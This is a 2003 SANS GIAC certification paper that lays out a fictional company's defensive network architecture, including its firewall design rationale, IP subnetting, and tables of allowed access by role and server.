



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

GIAC Enterprises Solution: Open Source Oriented Solution

Revision 1.2

By: Prinya Hom-Anek
SANS/NISER, MALAYSIA, OCTOBER 2002

May 26, 2003

Firewalls, Perimeter Protection, and VPNs
GIAC Certified Firewall Analyst (GCFW) Practical Assignment
Version 1.9

© SANS Institute 2003, Author retains all rights.

Abstract

In this paper, the network architecture and security architecture of GIAC Enterprises are explored. GIAC Enterprises has different access requirements for its online customers, its suppliers, its partners, its employee and its teleworkers. These access requirements are taken into consideration when the firewall policy both at the firewall and the routers are established.

The paper starts with the GIAC Enterprises business operations, then explores the access requirements, then the security policy and tutorial are described, then the firewall policy are shown and explained, and finally, the firewall will be audited to see if its settings are as stated in the firewall policy.

In the last section, the paper shows the idea of attacking other people's network. Knowing (or ever thinking) how to attack other people's network will help identifying one own design. The more one accept his own weaknesses, the more he can improve his design, and thus tightening the security of his systems.

With the more secured systems and networks, a company can live more happily on the increasingly hostile Internet environment.

© SANS Institute 2003, Author retains full rights.

Table of Content

Part I: Security Architecture.....	4
Part II: Security Policy & Tutorial.....	36
Part III: Verify the Firewall Policy.....	87
Part IV: Design Under Fire.....	115
APPENDIX A: VPN IPSec's Gateway Public Key.....	126
APPENDIX B: VPN IPSec's Gateway Private Key.....	128
APPENDIX C: Firewall Auditing Tools.....	129
APPENDIX D: Check lists for allowed access requirements.....	133
APPENDIX E: PIX DMZ Denial of Service (TCP Resets).....	136

© SANS Institute 2003, Author retains full rights.

Part I: Security Architecture

1.1. Business Operation

In order to define describe the full business operation, firstly, the function of each roles associated with GIAC Enterprises must be defined. There are five related roles: customers, suppliers, partners, GIAC Enterprises employee, GIAC Enterprises mobile sales force and teleworkers.

1.1.1. Customers:

1.1.1.1. Searching & Browsing for products & GIAC Enterprises's information

- Customers visit the company web page for the information about its product, which are fortune cookie sayings.
- On the product page, customers see lists of fortune cookie sayings's themes. The theme is a group of fortune cookie sayings. Each theme is associated with a short description as to what kind of fortune cookie sayings are in the theme. A few samples of fortune cookie sayings within each theme are also available.
- The translated version of fortune cookie sayings theme is also available on their particular language page.

1.1.1.2. Placing an order

- Once decided to buy, customers place an order via the secure web page identified fortune cookie saying's themes they would like to buy, provide the credit card information, then download the fortunes cookie sayings within those themes from the web. Fortunes cookie sayings are zipped in the file labeled as the name of theme, e.g. Wonderful_Sky_Theme.zip.
- The web pages for other languages than English are also available. Those page have information about available fortune cookie saying's themes available within those languages.

1.1.1.3. Inquiry

- For inquiry, customers can either call in or send e-mail to info@giacenterprises.net. Customer's e-mail or phone calls are handled by qualified representatives.

1.1.2. Suppliers:

1.1.2.1. Roles definition

- Suppliers receive order from GIAC Enterprises to make fortune cookie sayings and pack those fortune cookie sayings into zip file of "theme".

1.1.2.2. Making business agreement

- Before doing business with any suppliers, the face-to-face meeting must be arranged so that detail concerning the deal can be discussed.

1.1.2.3. Receiving an order from GIAC Enterprises

- Supplier's product is made to GIAC Enterprises's order. GIAC Enterprises orders the suppliers to make the final product.
- The order is sent via signed & encrypted e-mail. Description of the products, e.g. theme name and information about theme are sent with the purchasing order. The final product is fortunes cookie sayings zipped into the file named as theme's name.

1.1.2.4. Upload themes of fortunes cookie sayings (Delivering the final product)

- After having an agreement, we set up the IPSec VPN between the security gateway of our company and that of the suppliers in order to allow the suppliers to access the web page specific for the supplier, "Supplier Web Page".
- Suppliers upload their products to GIAC Enterprises Server through web interface.
- Moreover, the supplier has to provide information about the theme and examples of fortunes cookie sayings, which are then placed into the database for later query and publish on the customer web.

1.1.2.5. Payments

- Transactions related to delivering of product are logged so that the payment can be made at the end of each month. GIAC Enterprises deposits the payment to supplier's bank account.

1.1.3. Partners:

1.1.3.1. Roles definition

- Partners translate fortune cookie sayings into their language and then resell translated version of fortune cookie sayings to their customers.

1.1.3.2. Making business agreement

- Before doing business with any partners, the face-to-face meeting must be arranged so that detail concerning the deal can be discussed.

1.1.3.3. Download themes of fortunes cookie sayings (to be translated and then resell)

- After having an agreement, we set up the IPSec VPN between the security gateway of our company and that of the suppliers in order to allow the suppliers to access the web page specific for the partners, "Partner Web Page".

- Partner selected fortune cookie saying's themes they want to translate, and then download them from the Partner Web Page.
- After translation, the partner uploaded the translated version of fortune cookie sayings (zipped into the theme file) back to the GIAC server through web interface. The information describing fortune cookie saying's theme and examples must also be translated and recorded to the GIAC product database.

1.1.3.4. Payments

- The order for translated fortune cookie sayings are recorded and summarized at the end of each month. Part of the benefit from the sale of those translated version is deposited for each partner via their bank account. The percentage of the benefit given is depended on the agreement.

1.1.4. GIAC Enterprises employee

1.1.4.1. Roles definition

1.4.1.1. Customer Supports

- Answer the inquiry via calls or e-mails (Sending e-mail out)
- Contact the potential customer via calls or e-mails

1.4.1.2. Research & Developments

- Research the customer behaviors and then come up with the potentially best-selling theme (Surfing the web on the Internet)

1.4.1.3. Content & Web Developers

- Create & update the web pages (Upload web pages to the web)

1.4.1.4. Accounting Departments

- Summarize the sales and process the payment for Suppliers and Partners (Processing the database and selling information)

1.4.1.5. Database Administrator

- Manage the database server

1.4.1.6. System Administrator

- Require SSH access to servers, firewalls, and border routers
- Maintain the servers (Monitoring, Updating software)
- Maintain the routers
- IDSs are monitor via direct connect console

1.1.5. GIAC Enterprises mobile sales force and teleworkers

1.1.5.1. Roles definition

- **1.1.5.1.1. Mobile sales force** is responsible for acquiring new customers via direct sales
- **1.1.5.1.2. Teleworkers:**
 - Working from home is possible from some of the employee depending on the nature of their jobs. Employees whose work is web related are able to work from home. In-house developer of fortune cookie sayings can also work from home.
 - Communication within the GIAC Enterprises (management, employees) is done through e-mail or collaborative web page.

1.2. Network & Security Architecture

Given the business operation above, the GIAC Enterprises network are designed as following:

NOTE: In this paper, for the sake of real systems safety, we assume that the IP in the range of 10.x.x.x and 192.168.x.x are routable over the Internet.




Figure 1: GIAC Enterprises Network & Security Architecture

NOTE:

1. Servers in External DMZ are numbered as S11, S12, S13, S14, S15
2. Servers in Internal DMZ are numbered as S21, S22, S23, S24, S25
3. We do not assign any IP to IDS server [Server S11 & S25]. Because IDS only need to sniff packets, being IP-less make it impossible to be attacked from the network.
4. We enable mirror port in the switch environment to allow IDS to see the packets flow within their respective segment.

© SANS Institute 2003, Author retains full rights.

1.3. Design Justification

The board of GIAC Enterprises, upon our recommendation, has approved the design above. We justify our design using the risk-based approach to justify the cost of countermeasure e.g. having firewalls, having IDSs, having separated mail server, having separated web server, and having separated DNS server. By calculating out the value of asset to product, the likelihood of threat and their respective annual loss expectancy (ALE), and the cost of countermeasure one can formally justify the cost of those countermeasures.

Nevertheless, since in our case we use mostly open source software and a pretty low end servers, the cost of countermeasures is far lower than the cost of asset which is the products residing on the servers and the GIAC Enterprises reputation.

The following are a few example of the reasoning line that we provide to the board of GIAC Enterprises.

1.3.1. Having two firewall [External Firewall and Internal Firewall]

In contrast to the one firewall approach, if the external firewall will have ever been compromised, the Internal DMZ and the Internal Network, which is be the most trusted and secure network, are still protected by the internal firewall.

The real benefit of this two-firewalls approach is to defense-in-depth. This scheme will be especially good if we employ two different brands of firewalls. In that case, the opportunity that one might be able to break both firewall to reach the Internal network is greater reduced.

Despite our awareness and eager to have two different brands of firewalls for our Internal and External Firewall, lacking of technical personnel, available equipments and implementation time, we opted to go with having **Linux's iptables** for both firewalls. *This may be deemed unnecessary, but we think it is best to have any the network architecture ready, so that when we are able to buy another firewalls, we can simply plug it in to replace existing firewall.*

Also, some benefits are still exists namely load sharing (e.g. traffic between Internet network and Internal DMZ or between External DMZ and Internal DMZ or Internal network and External DMZ do not load the External Firewall.) Another not-as-obvious benefit would be the simplification of firewall rules.

The possible flip side would be additional cost, however, providing that we use the iptables as our firewall, the cost is far less than the estimated risk if the risk is realized. Given the risk-based approach, once the asset cost is identified, then the countermeasure is selected, given a probability of one event, as far as the countermeasure is cost effective against the value of the asset that it protects from realized risk, then that countermeasure should be employed.

In GIAC Enterprises case, the Database Server (S22) holds company assets, which are fortune cookie sayings in electronics form along with customer's information. Providing that a PC with 3 NICs card running Linux and using iptables as a firewall is not as expensive (can cost as little as \$1,000.-), we decided it the cost of having a second firewall is worth its benefit.

1.3.2. Having two DMZ [External DMZ and Internal DMZ]

DMZ (De-Militarized Zone) is the place where we put the servers that is intended to be accessible from the Internet such as mail server, web server, and DNS server. Since, these servers accept network connection from the Internet to the service on the server, they are highly vulnerable, and one cannot guarantee that these servers would never be hacked. Once any of these servers is hacked, there are a lot of things hacker can do, including sniffing for passwords that might be sending on that network segment.

To make it safe, we separated the servers into two groups. The first group is the group of servers that must be available to the Internet which are GIAC Enterprises Information & Customer Web Server (S14), GIAC Enterprises Mail Server (S13), and GIAC Enterprises Web Server (S12). The second group is the group of servers that the one should not be able to make any network connections to them from the Internet. These servers are accessible only by the employee of GIAC Enterprises. However, since these server are providing network services, and shared by GIAC Enterprises partners and suppliers, we opt to be on the safe side of putting them on the Internet DMZ than putting them in the Internal network, which we regards as highly secure and trusted.

1.3.3. Having Intrusion Detection (IDS) on both DMZ (Server S11, and Server S25)

It is always good to know whether the systems are under attacked. Knowing that could helps limit the damage that might be done to the system. Even if the IDS is not smart enough to protect the systems from being attacked, knowing real soon that the system has been attacked would reduce a lot of headache. Otherwise, we might still trust a system that has already been attacked and full of Trojans. Worse yet, without prompt detection, those systems might be used as a base station to attack any other machine in the chain of trust.

Now we know that it is beneficial to have IDS. But, how can we justify the cost of having them? Well, our IDS are based on open source tools; a simple old Pentium PC with one NIC would do it. With less than \$800 of hardware cost, Linux and Snort, and a small fraction of cost for maintaining them, we can enjoy the benefit of having them.

The second IDS (Server S25) might not be as necessary but one would never hurt with that kind of cost to have one on the Internal DMZ.

1.3.4. Having Log Server on Internal DMZ

Once compromise the system, the smart hacker would leave no trail as to how he could break into the systems. System log are, more often than not, erased one the system is compromised, providing no clue to the tracking team. In that worse day, having the system compromise is worse enough, let alone not knowing how to protect it from happening in the future. Log always come into rescue, at least, there is something the tracking team can hang on to.

Now we know that it is beneficial to have a Log server. But, how can we justify the cost of having them? Well, our Log Server are based on open source tools; a simple old Pentium PC with one NIC would do it. With less than \$800 of hardware cost, Linux and Snort, and a small fraction of cost for maintaining them, we can enjoy the benefit of having them.

Please note that we need only one Log server in this case comparing to two IDS server. While one IDS per segment is beneficial in term of detection ability, only one log server is enough to accept all the log from servers reside on both External DMZ and Internal DMZ.

© SANS Institute 2003, Author retains full rights.

1.4. IP Addressing Scheme

Suppose that GIAC Enterprises is given a class C IP 192.168.3.x. We divided them into four subnets, so we use 255.255.255.192 (or /26) as our net mask.

Subnet Number	Network	First Host	Last Host	Broadcast
1	192.168.3.0	192.168.3.1	192.168.3.62	192.168.3.63
2	192.168.3.64	192.168.3.65	192.168.3.126	192.168.3.127
3	192.168.3.128	192.168.3.129	192.168.3.190	192.168.3.191
4	192.168.3.192	192.168.3.193	192.168.3.254	192.168.3.255

© SANS Institute 2003, Author retains full rights

1.5. Access Requirements

We follow the philosophy “those that are not explicitly allowed are denied”, thus, we present only the explicitly allow requirements.

1.5.1. Customer’s Access Requirements

The following access requirements are derived from Section 1.1.1, business operations that involve customers.

Ref #	Source	Destination	Protocol	Dest. Port
151-1	Internet	External DMZ’s DNS Server S12, 192.168.3.68	UDP	53 (DNS)
151-2	Internet	External DMZ’s Mail Server S13, 192.168.3.69	TCP	25 (SMTP)
151-3	Internet	External DMZ’s Web Server S14, 192.168.3.71	TCP	80 (HTTP)
151-4	Internet	External DMZ’s Web Server S14, 192.168.3.71	TCP	443 (HTTPS)

1.5.2. Supplier’s Access Requirements

The following access requirements are derived from Section 1.1.2, business operations that involve suppliers.

Ref #	Source	Destination	Protocol	Dest. Port
152-1	Supplier’s VPN Subnet 192.168.5.66/26	VPN Security Gateway S15, 192.168.3.70	UDP	500 (ISAKMP)
152-2	Supplier’s VPN Subnet 192.168.5.66/26	VPN Security Gateway S15, 192.168.3.70	IP	Protocol Type 50 (ESP)
152-3	Supplier’s VPN Subnet 192.168.5.66/26	Internal DMZ’s Web Server S23, 192.168.3.132	TCP	80 (HTTP)
152-4	Supplier’s VPN Subnet 192.168.5.66/26	Internal DMZ’s Web Server S23, 192.168.3.132	TCP	443 (HTTPS)

1.5.3. Partner’s Access Requirements

The following access requirements are derived from Section 1.1.3, business operations that involve partners.

Ref #	Source	Destination	Protocol	Dest. Port
153-1	Partner's VPN Subnet 192.168.4.66/26	VPN Security Gateway S15, 192.168.3.70	UDP	500 (ISAKMP)
153-2	Partner's VPN Subnet 192.168.4.66/26	VPN Security Gateway S15, 192.168.3.70	IP	Protocol Type 50 (ESP)
153-3	Partner's VPN Subnet 192.168.4.66/26	Internal DMZ's Web Server S23, 192.168.3.132	TCP	80 (HTTP)
153-4	Partner's VPN Subnet 192.168.4.66/26	Internal DMZ's Web Server S23, 192.168.3.132	TCP	443 (HTTPS)

1.5.4. GIAC Enterprises employee's access requirements

The following access requirements are derived from Section 1.1.4, business operations that involve GIAC Enterprises employee.

1.5.4.1. Access requirements affect every GIAC employee working inside GIAC Enterprises (i.e. not remote sales force or teleworkers)

The employee working within GIAC Enterprises network must be able to surf the Internet and to send e-mail out to customers. Surfing the Internet not only requires the ability to use HTTP, and HTTPS, but also the ability to use the DNS server to translate domain names into their corresponding IP.

NOTE

1. At GIAC Enterprises, we have a policy that our employee must send the e-mail to the server using the SMTP over SSL protocol to avoid sniffing the e-mail within our network. Despite the fact that, outgoing e-mails usually are sent to the destination mail server unencrypted (e.g. via normal SMTP), we see that it does not hurt to require our employee to do so. (It does not hurt because we still have plenty of CPU capacity left on our mail server.) We regard this as a good practice regarding the security issue.

2. We only provide IMAP over SSL service as a mean to download the e-mail from user mailbox to their PC or laptop.

3. In the application level (Mail Clients), every employee has the certificate that they can use to sign & encrypt e-mail sending within GIAC Enterprises using Outlook Express (S/MIME format). Signing the e-mail out does not hurt as well. However, in order to encrypt the outgoing e-mail, the certification of intended recipient must exist prior to the encryption. We require that e-mail correspondence between GIAC Enterprises and its partner must be sign and

encrypted for the purpose of authenticity, confidentiality, integrity, and non-repudiation.

Ref #	Source	Destination	Protocol	Dest. Port
1541-1	Internal network 192.168.3.192/26	Internal DMZ's DNS Server S21, 192.168.3.130	UDP	53 (DNS)
1541-2	Internal network 192.168.3.192/26	Internal DMZ's Mail Server S24, 192.168.3.133	TCP	465 (SMTP over SSL)
1541-3	Internal network 192.168.3.192/26	Internal DMZ's Mail Server S24, 192.168.3.133	TCP	993 (IMAPS)
1541-4	Internal network 192.168.3.192/26	Internet	TCP	80 (HTTP)
1541-5	Internal network 192.168.3.192/26	Internet	TCP	443 (HTTPS)

1.5.4.2. Access requirements affect GIAC Enterprises employee based of their role.

Besides from access requirements that apply to every employee, some access requirements are specific to the role (function) of each employee. This provides the finer-grain control over the access restriction and requirements of GIAC Enterprises network.

1.5.4.2.1. Database Administrator

Database administrator must be able to maintain the database residing on the database server. We provide the HTTP over SSL for sending password or sensitive information from the PC to server. Our database administrator manages the database through the use of phpMyadmin application¹.

Ref #	Source	Destination	Protocol	Dest. Port
15421-1	Database Administrator 192.168.3.192/28	Internal DMZ's Database Server S22, 192.168.3.131	TCP	80 (HTTP)
15421-2	Database Administrator 192.168.3.192/28	Internal DMZ's Database Server S22, 192.168.3.131	TCP	443 (HTTPS)

1.5.4.2.2. Accounting Staff

¹ <http://www.phpmyadmin.net/>

Our accounting staff actually needs to use the application provided for them on the database server. It is actually the web application to summarize the total sales and detail concerning the selling of fortune cookie sayings for a particular period of time.

Ref #	Source	Destination	Protocol	Dest. Port
15422-1	Accounting Staff 192.168.3.208/28	Internal DMZ's S23, Web Server 192.168.3.131	TCP	80 (HTTP)
15422-2	Accounting Staff 192.168.3.208/28	Internal DMZ's S23, Web Server 192.168.3.131	TCP	443 (HTTPS)

1.5.4.2.3. Content & Web Developers

The content & web developers not only need to upload the web pages they have developed, but also need to verify that it actually work in the production environment. Hence we give them the access to HTTP, HTTPS and SSH service of the web servers.

To upload the web pages to the server, the content & web developers do so through the use of WinSCP2 program that allow the transfer of file over SSH service.

Ref #	Source	Destination	Protocol	Dest. Port
15423-1	Content & Web Developers 192.168.3.224/28	External DMZ's Web Server S14, 192.168.3.71	TCP	80 (HTTP)
15423-2	Content & Web Developers 192.168.3.224/28	External DMZ's Web Server S14, 192.168.3.71	TCP	443 (HTTPS)
15423-3	Content & Web Developers 192.168.3.224/28	External DMZ's Web Server S14, 192.168.3.71	TCP	22 (SSH)
15423-4	Content & Web Developers 192.168.3.224/28	Internal DMZ's Database Server S22, 192.168.3.131	TCP	80 (HTTP)
15423-5	Content & Web Developers 192.168.3.224/28	Internal DMZ's Database Server S22, 192.168.3.131	TCP	443 (HTTPS)
15423-6	Content & Web Developers 192.168.3.224/28	Internal DMZ's Web Server S23, 192.168.3.132	TCP	80 (HTTP)
15423-7	Content & Web Developers	Internal DMZ's Web Server	TCP	443 (HTTPS)

2 <http://winscp.vse.cz/eng/>

	192.168.3.224/28	S23, 192.168.3.132		
15423-8	Content & Web Developers 192.168.3.224/28	Internal DMZ's Web Server S23, 192.168.3.132	TCP	22 (SSH)

1.5.4.2.4. System Administrator

The system administrator must be able to maintain the servers properly. In order to do that, they need to access the server via SSH. Besides we also provide him the ability to ftp to the Internet in case he need to download updated file or program. Besides, he can also ping every server and ping to the Internet, so that he can do problem-solving quickly regarding the availability of our server.

Ref #	Source	Destination	Protocol	Dest. Port
15424-1	System Administrator 192.168.3.240/28	Internet	ICMP	Type 8 (Echo Request)
15424-2	System Administrator 192.168.3.240/28	Internet	TCP	21 (FTP)
15424-3	System Administrator 192.168.3.240/28	Border Router 192.168.3.1	TCP	22 (SSH)
15424-4	System Administrator 192.168.3.240/28	External Firewall 192.168.3.65	TCP	22 (SSH)
15424-5	System Administrator 192.168.3.240/28	Internal Firewall 192.168.3.193	TCP	22 (SSH)
15424-6	System Administrator 192.168.3.240/28	External DMZ's DNS Server S12, 192.168.3.68	TCP	22 (SSH)
15424-7	System Administrator 192.168.3.240/28	External DMZ's Mail Server S13, 192.168.3.69	TCP	22 (SSH)
15424-8	System Administrator 192.168.3.240/28	External DMZ's Web Server S14, 192.168.3.71	TCP	22 (SSH)
15424-9	System Administrator 192.168.3.240/28	External DMZ's IPSec VPN Gateway S15, 192.168.3.70	TCP	22 (SSH)
15424-10	System Administrator 192.168.3.240/28	Internal DMZ's DNS Server S21, 192.168.3.130	TCP	22 (SSH)
15424-11	System Administrator	Internal DMZ's Database Server	TCP	22 (SSH)

	192.168.3.240/28	S22, 192.168.3.131		
15424-12	System Administrator 192.168.3.240/28	Internal DMZ's Web Server S23, 192.168.3.132	TCP	22 (SSH)
15424-13	System Administrator 192.168.3.240/28	Internal DMZ's Mail Server S24, 192.168.3.133	TCP	22 (SSH)
15424-14	System Administrator 192.168.3.240/28	Internal DMZ's Log Server S26, 192.168.3.134	TCP	22 (SSH)
15424-15	System Administrator 192.168.3.240/28	Border Router 192.168.3.1	TCP	Type 8 (Echo Request)
15424-16	System Administrator 192.168.3.240/28	External Firewall 192.168.3.65	TCP	Type 8 (Echo Request)
15424-17	System Administrator 192.168.3.240/28	Internal Firewall 192.168.3.193	TCP	Type 8 (Echo Request)
15424-18	System Administrator 192.168.3.240/28	External DMZ's DNS Server S12, 192.168.3.68	TCP	Type 8 (Echo Request)
15424-19	System Administrator 192.168.3.240/28	External DMZ's Mail Server S13, 192.168.3.69	TCP	Type 8 (Echo Request)
15424-20	System Administrator 192.168.3.240/28	External DMZ's Web Server S14, 192.168.3.71	TCP	Type 8 (Echo Request)
15424-21	System Administrator 192.168.3.240/28	External DMZ's VPN Security Gateway S15, 192.168.3.70	TCP	Type 8 (Echo Request)
15424-22	System Administrator 192.168.3.240/28	Internal DMZ's DNS Server S21, 192.168.3.130	TCP	Type 8 (Echo Request)
15424-23	System Administrator 192.168.3.240/28	Internal DMZ's Database Server S22, 192.168.3.131	TCP	Type 8 (Echo Request)
15424-24	System Administrator 192.168.3.240/28	Internal DMZ's Web Server S23, 192.168.3.132	TCP	Type 8 (Echo Request))
15424-25	System Administrator 192.168.3.240/28	Internal DMZ's Mail Server S24, 192.168.3.133	TCP	Type 8 (Echo Request)
15424-26	System Administrator	Internal DMZ's Log Server	TCP	Type 8 (Echo

	192.168.3.240/28	S26, 192.168.3.134		Request)
--	------------------	--------------------	--	----------

© SANS Institute 2003, Author retains full rights.

1.5.5. GIAC Enterprises remote sales force & teleworkers's access requirement

Remote sales force and teleworkers connected to the Internet through the ISP of their choices and convenience. From their functions defined in section 1.1.5, they need access to the servers within the Internal DMZ namedly Mail Server and Web Server.

These employees gain access to the Internal DMZ through IPsec VPN Security Gateway. Their laptops and/or PCs are loaded with SSH Sentinel software. Using the DHCP over IPsec³, they are able to connect to the Internal DMZ as if they are on the same segment as External DMZ. Once their certifications are verified, they are given the IP in the range of 192.168.3.100-192.168.3.120 [IP Addresses that belong to External DMZ segment], which is part of the Internal DMZ network.

Their access requirements are summarized as following:

Ref #	Source	Destination	Protocol	Dest. Port
155-1	Internet	VPN Security Gateway S15, 192.168.3.70	UDP	500 (ISAKMP)
155-2	Internet	VPN Security Gateway S15, 192.168.3.70	IP	Protocol Type 50 (ESP)
155-3	Teleworkers & Remote sales force IP ⁴ 192.168.3.96/27	Internal DMZ Mail Server S24, 192.168.3.133	TCP	465 (SMTP over SSL)
155-4	Teleworkers & Remote sales force IP 192.168.3.96/27	Internal DMZ Mail Server S24, 192.168.3.133	TCP	993 (IMAPS)
155-5	Teleworkers & Remote sales force IP 192.168.3.96/27	Internal DMZ Web Server S24, 192.168.3.132	TCP	80 (HTTP)
155-6	Teleworkers & Remote sales force IP 192.168.3.96/27	Internal DMZ Web Server S24, 192.168.3.132	TCP	443 (HTTPS)
155-7	Teleworkers & Remote sales	Internal DMZ's DNS Server	UDP	53 (DNS)

3 DHCP over IPsec HOWTO, <http://www.strongsec.com/freeswan/dhcrelay/ipsec-dhcp-howto.pdf>

4 Obtained by DHCP over IPsec, DHCP server are running on IPsec VPN Security Gateway, currently the IP given via DHCP is restricted to 192.168.3.97 – 192.168.3.126 (192.168.3.96/27)

	force IP 192.168.3.96/27	S21, 192.168.3.130		
--	------------------------------------	--------------------	--	--

1.5.6. Server Access Requirement

Access requirement that particular servers need are shown in the following table.

1.5.6.1. Syslog

Every servers including firewalls must be able to send logging information to the log server.

Ref #	Source	Destination	Protocol	Dest. Port
1561-1	External Firewall 192.168.3.65	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-2	Internal Firewall 192.168.3.129	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-3	External DMZ DNS Server S12, 192.168.3.68	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-4	External DMZ Mail Server S13, 192.168.3.69	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-5	External DMZ Web Server S14, 192.168.3.71	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-6	External DMZ VPN Security Gateway S15, 192.168.3.70	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-7	Internal DMZ DNS Server S21, 192.168.3.130	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-8	Internal DMZ Database Server S22, 192.168.3.131	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-9	Internal DMZ Web Server S23, 192.168.3.132	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)
1561-10	Internal DMZ Mail Server 24, 192.168.3.133	Internal DMZ Log Server S26, 192.168.3.134	UDP	514 (Syslog)

1.5.6.2. NTP: Network Time Protocol

Every servers including firewalls must be able to synchronize their clock with the NTP clock server.

Ref #	Source	Destination	Protocol	Dest. Port
1562-1	External Firewall 192.163.3.2	Internet NTP Server	UDP	123 (NTP)
1562-2	Internal Firewall 192.168.3.66	Internet NTP Server	UDP	123 (NTP)
1562-3	External DMZ DNS Server S12, 192.168.3.68	Internet NTP Server	UDP	123 (NTP)
1562-4	External DMZ Mail Server S13, 192.168.3.69	Internet NTP Server	UDP	123 (NTP)
1562-5	External DMZ Web Server S14, 192.168.3.71	Internet NTP Server	UDP	123 (NTP)
1562-6	External DMZ VPN Security Gateway S15, 192.168.3.70	Internet NTP Server	UDP	123 (NTP)
1562-7	Internal DMZ DNS Server S21, 192.168.3.130	Internet NTP Server	UDP	123 (NTP)
1562-8	Internal DMZ Database Server S22, 192.168.3.131	Internet NTP Server	UDP	123 (NTP)
1562-9	Internal DMZ Web Server S23, 192.168.3.132	Internet NTP Server	UDP	123 (NTP)
1562-10	Internal DMZ Mail Server S24, 192.168.3.133	Internet NTP Server	UDP	123 (NTP)
1562-11	Internal DMZ Log Server S26, 192.168.3.134	Internet NTP Server	UDP	123 (NTP)

1.5.6.3. Recursive or External Cache-only DNS⁵

External Cache-only DNS should be able to perform the recursive DNS queries to the Internet.

⁵ Cricket Liu, Configuring a Name Server to Work with a Firewall (or Vice Versa), <http://www.oreillynet.com/lpt/a/3018>

Ref #	Source	Destination	Protocol	Dest. Port
1563-1	Internal DMZ's DNS Server S21, 192.168.3.130	Internet Any DNS servers on the Internet	UDP	53 (DNS Query)

1.5.6.4. Secondary DNS Zone Transfer

GIAC Enterprise DNS server should be able to allow transfer update to the secondary DNS residing on ISP DNS server.

Ref #	Source	Destination	Protocol	Dest. Port
1564-1	External DMZ's DNS Server S12, 192.168.3.68	ISP DNS Server The secondary DNS server for the domain @giacenterprise.net	TCP	53 (DNS Zone Transfer NOTIFY)
1564-2	ISP DNS Server The secondary DNS server for the domain @giacenterprise.net	External DMZ's DNS Server S12, 192.168.3.68	TCP	53 (DNS Zone Transfer Request)

1.5.6.5. Relaying e-mail between external mail server and internal mail server

The external mail server must be able to relay e-mail from the Internet addressed to @giacenterprise.net to the internal mail server. Also the internal mail server must be able to relay outgoing mail to the external mail server (so called smart host).

Ref #	Source	Destination	Protocol	Dest. Port
1565-1	External DMZ's DNS Server S12, 192.168.3.68	Internal DMZ's Mail Server S24, 192.168.3.133	TCP	465 (SMTP over SSL)
1565-2	Internal DMZ's Mail Server S24, 192.168.3.133	External DMZ's DNS Server S12, 192.168.3.68	TCP	465 (SMTP over SSL)

1.5.7. Application Access Requirement

GIAC Enterprises's Customer Web Pages, Supplier Web pages, and Partner Web Page are all applications. We use php language and mysql to develop our web application.

1.5.7.1. Customer Web Pages

GIAC Enterprises is highly concern about the safety of credit card information. On our ordering web page, we use HTTPS (HTTP over SSL) to accept credit card information from our customer. We then transfer that credit

card information to our payment gateway for verification and processed securely over HTTPS (HTTP over SSL). We have never kept any credit card information on our server.

